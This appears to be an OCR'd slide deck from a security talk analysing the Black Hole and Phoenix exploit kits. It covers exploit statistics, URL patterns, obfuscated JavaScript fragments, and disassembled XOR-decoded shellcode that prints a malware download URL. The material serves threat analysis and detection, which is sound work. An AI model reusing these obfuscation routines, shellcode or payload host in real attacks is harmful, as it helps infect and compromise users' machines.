
EXPLOITS

% TOTAL	EXPLOITS	LOADS	% ↑
83.36	Java Rhino	16145	83.36
	Windows 7	8844	54.31
	Windows XP	4314	26.49
	Windows Vista	3091	18.98
	Windows 2003	23	0.14
	Windows 2000	8	0.05
	Windows NT	3	0.02
	Linux	1	0.01
9.93	PDF LIBTIFF	1923	9.93
	Windows Vista	985	50.98
	Windows XP	586	30.33
	Windows 7	356	18.43
	Windows 2003	5	0.26
2.57	PDF ALL	497	2.57
	Windows XP	390	78.16
	Windows Vista	91	18.24
	Windows 7	17	3.41
	Windows 2003	1	0.20
1.89	Java OBE	366	1.89
	Windows Vista	230	62.84
	Windows XP	87	23.77
	Windows 7	46	12.57
	Windows 98	3	0.82
1.16	HCP	225	1.16
	Windows XP	225	99.12
	Windows 7	2	0.88
0.64	FLASH	124	0.64
	Windows XP	123	99.19
	Windows 7	1	0.81
0.45	MDAC	87	0.45
	Windows XP	86	98.85
	Windows 2000	1	1.15

*Image courtesy of Xylit0l

83%!?!??!

Black Hole Control Panel (cont.)



FILES LIST

9f02a4722e0d172 (exe)
DATE: 9 December 2011
SIZE: 112.50 kB
LOADS: 17 327 loads
Last check: never
CRC32: [redacted]
MD5: [redacted]

crypted (exe)
cry
DATE: 8 December 2011
SIZE: 299.00 kB
LOADS: 659 loads
Last check: never
CRC32: [redacted]
MD5: [redacted]

exp (exe)
it
DATE: 7 December 2011
SIZE: 128.00 kB
LOADS: 1 597 loads
Last check: never
CRC32: [redacted]
MD5: [redacted]

Blackhole v.1.2.1

*Image courtesy of Xylit0l


Black Hole Exploit URL Schemes

- Predictable
- Typically ending in .php
  - Main.php and showthread.php most common
- One URL parameter
  - Normally 1-5 characters
  - Value is 16 valid hex characters
- Malware payload URL normally w.php
  - 3 parameters


Black Hole JavaScript Obfuscation

- Changes a lot
- Typically consists of
  - Text blob in HTML tag or parameter
  - Deobfuscation routine
- Loads malicious iFrame for bulletproof site
  - More obfuscated JavaScript
  - Detects browser/plugin versions
  - Launches exploit to load malware

Black Hole JavaScript Obfuscation (cont.)



```
nter><h1>Please wait page is loading...</
function(b){return typeof b!="undefined"}
unction(b){return typeof b=="number"},isS
b)?(d.isDefined(c)?new RegExp(c):d.getNum
s(h,f)}c=h.split(e.splitNumRegx);b=f.spli
n(b,c){var d=this,a,e;if(!d.isStrNum(b)){
>c||!(/\d/).test(e[a])){e[a]="0"}}return
gth;e++){if(/[^\s]/.test(f[e])&&(c=naviga
?/\d/:0,k=c?new RegExp(c,"i"):0,a=navigat
est(RegExp.leftContext+RegExp.rightConte>
d,j=e.isString(k)?[k]:k;for(d=0;d<j.lengt
ion:function(f,b){var h=this,e,d,g,a,c=-1
=h.formatNum(b);d=b.split(h.splitNumRegx)
XObject,getAXO:function(a){var f=null,d,b
(h.length>0&&!g[h]){g[h]=g[a](g);delete g
ify){c.verify.$=c};c.OS=100;if(b){var f,c
]&&new RegExp(d[f],"i").test(b)){c.OS=d[f
,10):null;c.ActiveXEnabled=false;if(c.isI
sxml2.DOMDocument","Microsoft.XMLDOM","Sh
ue;break}}c.head=c.isDefined(document.get
:\s*([\.\,\d]+)/i).test(i)?RegExp.$1:"0.9
1):null;c.isOpera=(/Opera\s*[\/]?\s*(\d+\
,10):null;c.addWinEvent("load",c.handler(
.replace(/\s/g,"");a=b[c];if(!a||!a.getVe
on=a.version0=a.getVersionDone=null;a.$=b
ength<=0)&&c.isFunc(b[0])))){a.push(b)}},
)?c.length:-1;if(!(a<=0)&&b.isFunc(c[0]))
```




```
s="";
w=2;
for(k=a.length-1;k>=0;k--){
        if(window.document)try{dshsdfh.a
                v=a[k];
                n=a.length-k-1;
                n=n-Math.floor(n/w)*w;
                z=v*(n+1);
                s=s+String.fromCharCode(
        }
}
//e(s);
}
a="59;.20.5;.40;.24;.108;.56;.115;.62.5;
57.5;.97;.54;.70;.30.5;.76;.38.5;.84;.36
5;.101;.54.5;.117;.49.5;.111;.50;.59;.20
4;.48.5;.118;.29.5;.34;.31;.116;.49.5;.1
;.17;.62;.19.5;.48;.24.5;.39;.30.5;.116;
01;.59;.97;.59.5;.107;.49.5;.111;.52;.11
5;.108;.48.5;.43;.17;.39;.30.5;.115;.57.
0.5;.101;.54.5;.97;.55;.32;.19.5;.100;.5
;.21.5;.106;.49;.111;.47.5;.104;.57.5;.9
.53;.98;.55.5;.95;.52;.115;.48.5;.108;.3
.54;.97;.17;.92;.30.5;.101;.54.5;.97;.55
;.46;.17;.43;.50.5;.109;.48.5;.110;.51;.
7;.54;.70;.29.5;.34;.31;.39;.50;.105;.47
```

Black Hole PDF Obfuscation

- Slightly different obfuscation than JavaScript
- ASCII Character replacement
  - &#00097 for “a”
  - Still uses giant text blobs
  - Characters separated by ‘@@@’
- Once deobfuscated follows the same pattern as JavaScript in HTML


Black Hole JavaScript Shellcode

- Most exhibits the same behavior
  - Standard JMP / CALL to obtain address
  - Patches bytes of shellcode using XOR with 0x28
  - VOILA! Junk ASM code now valid
  - URL now visible near the end of the shellcode
  - Easily detected by many shellcode detection libs




```
:0000019F                   db  2Fh ; /
:000001A0                   db  70h ; p
:000001A1 aHttpWwwapps1My db 'http://wwwapps1-myups.com/t.php?f=6d4b0&e=1',0
:000001CD                   db    0
:000001CD seg000            ends
```

Black Hole JavaScript Shellcode (cont.)



```
00000                inc     ecx
00001                inc     ecx
00002                inc     ecx
00003                inc     ecx
00004                and     sp, 0FFFCh
00008                cld
00009                jmp     short loc_1B
0000B ; ---------------------------------------------------------------------
0000B
0000B loc_B:                                   ; CODE XREF: seg000:loc_1B↓p
0000B                pop     eax
0000C                xor     ecx, ecx
0000E                sub     cx, 0FE52h        ; get number of bytes to patch
00013
00013 loc_13:                                  ; CODE XREF: seg000:00000017↓j
00013                xor     byte ptr [eax], 28h ; XOR shellcode bytes with 0x28
00016                inc     eax
00017                loop    loc_13
00019                jmp     short shellcode
0001B ; ---------------------------------------------------------------------
0001B
0001B loc_1B:                                  ; CODE XREF: seg000:00000009↑j
0001B                call    loc_B
00020
00020 shellcode:                               ; CODE XREF: seg000:00000019↑j
00020                test    esp, esp
00022                jnz     short loc_58
00024
```




```
0004                and     sp, 0FFFCh
0008                cld
0009                jmp     short loc_1B
000B ; ----------------------------------------
000B
000B deobf_sc:                            ; C
000B                pop     eax
000C                xor     ecx, ecx
000E                sub     cx, 0FE49h
0013
0013 loc_13:                              ; C
0013                xor     byte ptr [eax], 28h
0016                inc     eax
0017                loop    loc_13
0019
0019 loc_19:                              ; C
0019                jmp     short shellcode
001B ; ----------------------------------------
001B
001B loc_1B:                              ; C
001B                call    deobf_sc      ; j
0020
0020 shellcode:                           ; C
0020                lodsd
0021                int     3             ; T
0022                pop     ebp
0023                sbb     al, 0C1h ; ''
0025                ja      short loc_42
```

Phoenix Exploit Kit

Phoenix Exploit Kit History

- Started in 2007
- Current version 3.1
- Offers full and mini versions
  - Mini version only allows one affiliate
  - Full allows for multiple
- Tracks visitors, only launches exploit once per IP
- Large number of exploits available

Phoenix Exploit Kit Statistics



[redacted].php?go=advanced_statistics

Phoenix Exploit's Kit 3.1 full

△CONCORDIA, INTEGRITAS, INDUSTRIA...

Operation systems statistics


OS	Visits	Exploited	Percent
Other	[redacted]	[redacted]	[redacted]%
